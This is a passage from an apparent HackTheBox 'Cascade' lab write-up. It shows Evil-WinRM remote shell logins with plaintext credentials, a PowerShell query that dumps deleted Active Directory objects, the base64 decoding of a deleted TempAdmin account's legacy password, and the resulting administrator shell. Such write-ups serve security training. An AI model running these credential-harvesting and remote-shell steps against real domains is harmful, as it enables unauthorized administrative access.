
Using the decrypted password, we can winrm in as ArkSvc:



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ evil-winrm -i 10.10.10.182 -u ArkSvc -p w3lc0meFr31nd

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami
cascade\arksvc
```

Privesc: ArkSvc to Administrator


ArkSvc is in several interesting groups, inclsuing AD Recyle bin:


REMOTE MANAGEMENT USERS@CASCADE.LOCAL
MemberOf
AD RECYCLE BIN@CASCADE.LOCAL
MemberOf
ARKSVC@CASCADE.LOCAL
MemberOf
IT@CASCADE.LOCAL
MemberOf
DOMAIN USERS@CASCADE.LOCAL

AD Recycle Bin


The following command will dump all the data inside the recycle bin:

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```




```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *


CanonicalName                   : cascade.local/Deleted Objects
CN                              : Deleted Objects
Created                         : 1/9/2020 3:31:39 PM
createTimeStamp                 : 1/9/2020 3:31:39 PM
Deleted                         : True
Description                     : Default container for deleted objects
DisplayName                     :
DistinguishedName               : CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/1/1601 12:00:00 AM}
instanceType                    : 4
isCriticalSystemObject          : True
isDeleted                       : True
LastKnownParent                 :
Modified                        : 1/13/2020 1:21:17 AM
modifyTimeStamp                 : 1/13/2020 1:21:17 AM
Name                            : Deleted Objects
ObjectCategory                  : CN=Container,CN=Schema,CN=Configuration,DC=cascade,DC=local
ObjectClass                     : container
ObjectGUID                      : 51de9801-3625-4ac2-a605-d6bd71617681
ProtectedFromAccidentalDeletion :
```

Scrolling down, we found one interesting data which seems to be a password for TempAdmin:




```
CanonicalName                    : cascade.local/Deleted Objects/TempAdmin
                                   DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                 : YmFDVDNyMWFOMDBkbGVz
CN                               : TempAdmin
                                   DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                         : 0
countryCode                      : 0
Created                          : 1/27/2020 3:23:08 AM
createTimeStamp                  : 1/27/2020 3:23:08 AM
Deleted                          : True
Description                      :
DisplayName                      : TempAdmin
```

Let's decode it with base64:



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ echo YmFDVDNyMWFOMDBkbGVz | base64 -d
baCT3r1aN00dles
```

Remembering from earlier that TempAdmin has a same password as the administrator, we can sign in as the administrator using the decoded password::



```
┌──(yoon㉿kali)-[~/Documents/htb/cascade]
└─$ evil-winrm -i 10.10.10.182 -u administrator -p baCT3r1aN00dles

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machi
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

References

- https://github.com/frizb/PasswordDecrypts